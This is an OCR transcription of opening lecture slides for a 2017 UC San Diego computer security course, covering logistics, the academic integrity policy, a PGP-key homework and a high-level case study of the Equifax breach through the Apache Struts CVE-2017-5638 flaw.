CSE 127: Computer Security

Kirill Levchenko

September 28, 2017

Instructor and TAs

- **Instructor**: Kirill Levchenko
  - **Email:** `klevchen@cs.ucsd.edu`
  - **Office hours:** Tuesdays 3:00 PM in CSE/EBU3b 3234
- **TAs:** Brian Johannesmeyer and Guo Li
  - **Email:** `cs127f1@ieng6.ucsd.edu`
  - **Office hours:** Mondays 4:00 PM in CSE/EBU3b B215
  - **Office hours:** Tuesdays 3:00 PM in CSE/EBU3b B215

Time and Place

- **Lecture**
  - Tuesdays and Thursdays 8:00 AM to 9:20 AM
  - Solís Hall 107
- **Discussion**
  - Fridays 5:00 PM to 5:50 PM
  - WLH 2005
- **Final exam**
  - Wednesday, December 12, 8:00 AM to 11:59 AM
  - Location TBA

Web

- **Class site**
  - `https://cseweb.ucsd.edu/classes/fa17/cse127-b`
  - Readings and homework assignments will be posted here
- **Piazza site**
  - `https://piazza.com/ucsd/fall2017/cse127/home`
  - Instructor and TAs will monitor site and respond to comments
  - For urgent matters, contact instructor or TAs directly

Class Goals

- Analyze systems and problems *adversarially*
  - Takes practice and a certain frame of mind
  - You will learn to do this
- Know the state of the art in attacks and defenses
  - Not enough time to cover everything
    - You will have learn the rest as you need it in practice
  - Security evolves rapidly
    - You must keep current of latest developments

Syllabus

1 Course Information

Main site:	https://cseweb.ucsd.edu/classes/fa17/cse127-b
Piazza:	https://piazza.com/ucsd/fall2017/cse127/home

Lecture:	Tuesdays and Thursdays, 8:00 A.M. to 9:20 A.M., Solís Hall 107.
Discussion:	Fridays, 5:00 P.M., WLH 2005.
Final exam:	Tuesday, December 12, 8:00 A.M. to 11:59 A.M., location TBD.

Instructor:	Kirill Levchenko
Email:	klevchen@cs.ucsd.edu
Office hours:	Tuesdays at 3:00 P.M. in CSE/EBU3b 3234

Teaching Assistant:	Brian Johannesmeyer *and* Guo Li
Email:	cse127f1@ieng6.ucsd.edu
Office hours:	Mondays at 4:00 P.M. in CSE/EBU3b B215 *and* Thursdays at 1:00 P.M. in CSE/EBU3b B215

Lectures

- Lecture slides will generally be available online
- Complete assigned readings *before* lecture
  - We will use lecture time to discuss the material


Prerequisites

"The fox knows many things, but the hedgehog knows one big thing." — Archilochus (ca. 650 BC)

- CSE 21 (or Math15B) and CSE 120
- You will need to know C, PHP, SQL, and assembly language to complete your assignments
  - Not as scary as it sounds
- You will need to be both the hedgehog and the fox

Textbook

- There is **no** textbook for the class
- Some readings will be assigned from Ross Anderson's *Security Engineering* available online free
  - **`http://www.cl.cam.ac.uk/~rja14/book.html`**



Grading

- 9 homework assignments (50% of grade)
- Midterm on November 2 (20% of grade)
- Final exam on December 12 (30% of grade)

Homework Policy

- Homework due on date and time indicated
  - Homework 1: due **in person** October 3 by 4 **PM**
- Homework 2 through 9 must be submitted electronically
  - Email with PGP signature (see Homework 1)
- You have seven 24-hour extensions
  - Debited in 24-hour increments when homework is late
  - When you run out extensions, homework will not be accepted
  - **No other extensions will be granted**

Academic Integrity

- Read and understand UC San Diego policy
  - `http://academicintegrity.ucsd.edu`
- There will be zero tolerance for cheating
  - Computer security requires the utmost individual integrity
- Is posting your solutions to homework and exam problems allowed?

UC San Diego Academic Senate

APPENDICES

APPENDIX 2: UCSD POLICY ON INTEGRITY OF SCHOLARSHIP

Appendix 2 - PDF Version

[Enacted 5/23/78, Amended 3/2/82, 5/28/85, 1/27/87, 5/22/90, 5/28/91, 4/26/94, 11/22/94, 4/23/96, 11/25/97, 5/27/03, Effective 9/25/03, 4/25/06, 5/26/09, 3/1/11, 1/31/12, 6/3/14, Effective 9/29/14]

Integrity of scholarship is essential for an academic community. The University expects that both faculty and students will honor this principle and in so doing protect the validity of University intellectual work. For students, this means that all academic work will be done by the individual to whom it is assigned, without unauthorized aid of any kind. Instructors, for their part, will exercise care in planning and supervising academic work, so that honest effort will be upheld.

The UCSD Policy on Integrity of Scholarship (herein the "Policy") states the general rules and procedures associated with student integrity of scholarship. This Policy applies to undergraduate and graduate students enrolled at UCSD and/or enrolled in a UCSD course. A separate policy exists governing integrity of research. Medical students are governed by policies specified in the Handbook for School of Medicine Advisors and Students, as formulated by the School of Medicine Committee on Educational Policy. Pharmacy students are governed by the Skaggs School of Pharmacy and Pharmaceutical Sciences (SSPPS) Policy on Integrity of Scholarship as formulated by the SSPPS faculty. In this Policy, the term "in writing" is defined as communications delivered either on paper or electronically via email.

I) **Instructors' Responsibility**

The Instructor shall state in writing how graded assignments and exams will contribute to the final grade in the course. If there are any course-specific rules required by the Instructor for maintaining


- No student shall knowingly procure, provide, or accept any unauthorized material that contains questions or answers to any examination or assignment that is being, or will be, administered.

Academic Integrity

- Read and understand UC San Diego policy
  - `http://academicintegrity.ucsd.edu`
- There will be zero tolerance for cheating
  - Computer security requires the utmost individual integrity
- Is posting your solutions to homework and exam problems allowed? **No.**
- Allowed collaboration and use of external resources will be indicated on each assignment
  - Not sure? Ask your instructor!

Homework 1

- **Due in person by 4 PM on October 3**
- Academic integrity
- Laws and ethics
- PGP key



CSE 127: Computer Security **Fall 2017**

Assignment 1

0 pts

This assignment has three parts. You must complete all three parts, then fill out and sign the second page of this assignment. Turn in the filled out and signed second page to your instructor or one of your TAs by **4 P.M. on October 3**. *You must present your student ID card when you turn in this assignment.* This assignment is worth no points, however, all assignments will be considered late until this assignment is submitted to one of your TAs in person (with student ID). Note that you are also debited late days (see Section 5 of the Syllabus) if your assignment is late.

1 UCSD Policy on Integrity of Scholarship

Read and understand the UCSD Policy on academic integrity, which can be found at:

http://academicintegrity.ucsd.edu

Cheating will not be tolerated. Administrative and academic sanctions will be pursued to their fullest extent for students found cheating.

2 Computer Security Laws and Ethics

Computer security involves techniques that can be easily used in an illegal or unethical manner. Therefore, computer security researchers and practitioners must take special care to ensure their actions do not violate the law or cause harm to others. You should understand the main points of the following laws, which we will also cover in class later in the course:

1. The Computer Fraud and Abuse Act (18 U.S. Code § 1030).
2. The Digital Millenium Copyright Act (multiple sections of U.S. Code).
3. United States wiretapping law (18 U.S. Code §§ 2510–2522).

3 PGP Key

The last part of your assignment is to generate a PGP key which you will use to sign all your assignments. We recommend using GNU Privacy Guard (GPG), however, you may use any OpenPGP-compatible software. An excellent guide to using GPG can be found at:

https://www.gnupg.org/documentation/guides.html

We strongly recommend encrypting your private key with a password and storing it securely. After you have generated your key, write your public key fingerprint on the space provided on the second page. Then hand it in to your instructor or TAs. *You must present your student ID to the TA or instructor when you hand in this assignment.* Finally, email the public key to `cs127f1@ieng6.ucsd.edu` using the "ASCII" format. You may encrypt your public key file to the `cs127f1@ieng6.ucsd.edu` key.

Homework 1

- Understand UCSD Policy on Integrity of Scholarship
- Understand that misusing what you learn in this class may have legal and ethical consequences
- Generate a PGP key you will use to sign all homework
  - Subsequent work will not be accepted without PGP signature!

Homework 1 : PGP keys

3 PGP Key

The last part of your assignment is to generate a PGP key which you will use to sign all your assignments. We recommend using GNU Privacy Guard (GPG), however, you may use any OpenPGP-compatible software. An excellent guide to using GPG can be found at:

https://www.gnupg.org/documentation/guides.html

We strongly recommend encrypting your private key with a password and storing it securely. After you have generated your key, write your public key fingerprint on the space provided on the second page. Then hand it in to your instructor or TAs. *You must present your student ID to the TA or instructor when you hand in this assignment.* Finally, email the public key to `cs127f1@ieng6.ucsd.edu` using the "ASCII" format. You may encrypt your public key file to the `cs127f1@ieng6.ucsd.edu` key.


- **Present ID in person when you hand it in**

What is PGP?

- Suite of tools for securing electronic communication
  - *Integrity* and *secrecy*
- We will study PGP and cryptography later in class
- Read the GNU Privacy Handbook to learn more
  - It's okay if you don't understand all of it yet

Homework 2

- Cool Web application
- Will be posted soon
- Due Oct 10 at 10 PM
  - PGP signed
  - PGP encrypted
  - Via email



Nothing Is Too Strange for Cities Wooing Amazon to Build There

Uber C.E.O., Reacting to London Ban, Apologizes for 'Mistakes'

MEDIATOR
Colbert, Kimmel and the Politics of Late Night

BUSINESS DAY

Equifax Says Cyberattack May Have Affected 143 Million in the U.S.


By TARA SIEGEL BERNARD, TIFFANY HSU, NICOLE PERLROTH and RON LIEBER SEPT. 7, 2017

1031

Equifax, one of the three major consumer credit reporting agencies, said on Thursday that hackers had gained access to company data that potentially compromised sensitive information for 143 million American consumers, including Social Security numbers and driver's license numbers.

LILY HAY NEWMAN SECURITY 09.14.17 01:27 PM

EQUIFAX OFFICIALLY HAS NO EXCUSE



Equifax has confirmed that attackers entered its system in mid-May through a web-application vulnerability that had a patch available in March. In other words, the credit-

CVE-2017-5638 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may resul

Current Description

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception ha
Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type hea

Source: MITRE **Last Modified:** 09/22/2017 + View Analysis Description

QUICK INFO

CVE Dictionary Entry: CVE-2017-5638
Original release date: 03/10/2017
Last revised: 09/22/2017
Source: US-CERT/NIST

Impact


Original release date: 03/10/2017

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x be

What went wrong?

CVE-2017-5638

- Vulnerability in Jakarta Multipart Parser in Struts
- Used to handle **`multipart/form-data`** content
- Interprets user-supplied input as OGNL code
- Gives attacker remote code execution
- Good analysis of vulnerability
  https://blog.gdssecurity.com/labs/2017/3/27/an-analysis-of-cve-2017-5638.html


STRUTS
Home
Support
Documentation
Contributing
The Apache Software Foundation
Fork me on GitHub
Apache Struts
Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST, AJAX and JSON.
Download
Technology Primer

Apache Struts

Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST, AJAX and JSON.

Download

Technology Primer

Account Settings

Personal Settings


Full Name: Kirill Levchenko

Password: Change Password

Preferred Email: klevchen@cs.ucsd.edu

Other Emails: + Add Email

Save Profile



Remove Picture

Class & Email Settings

CSE 127 | Introduction to Computer Security | Fall 2017

Smart Digest | Real Time | Edit Email Notifications

Drop Class

Show Inactive Classes

Universal Access Preferences

I want to use an assistive device for visual or motor impairments with Piazza

```
<form method="POST"
      action="/upload/upload_photo?uid=i078v50foiw3hy"
      enctype="multipart/form-data"
      target="hidden-upload-frame" id="uploadForm">
  <label for="user_photo" ng-click="user_has_pic = true;">Change Picture</label>
  <input type="file" size="7" id="user_photo" name="user[photo]"/>
</form>
```

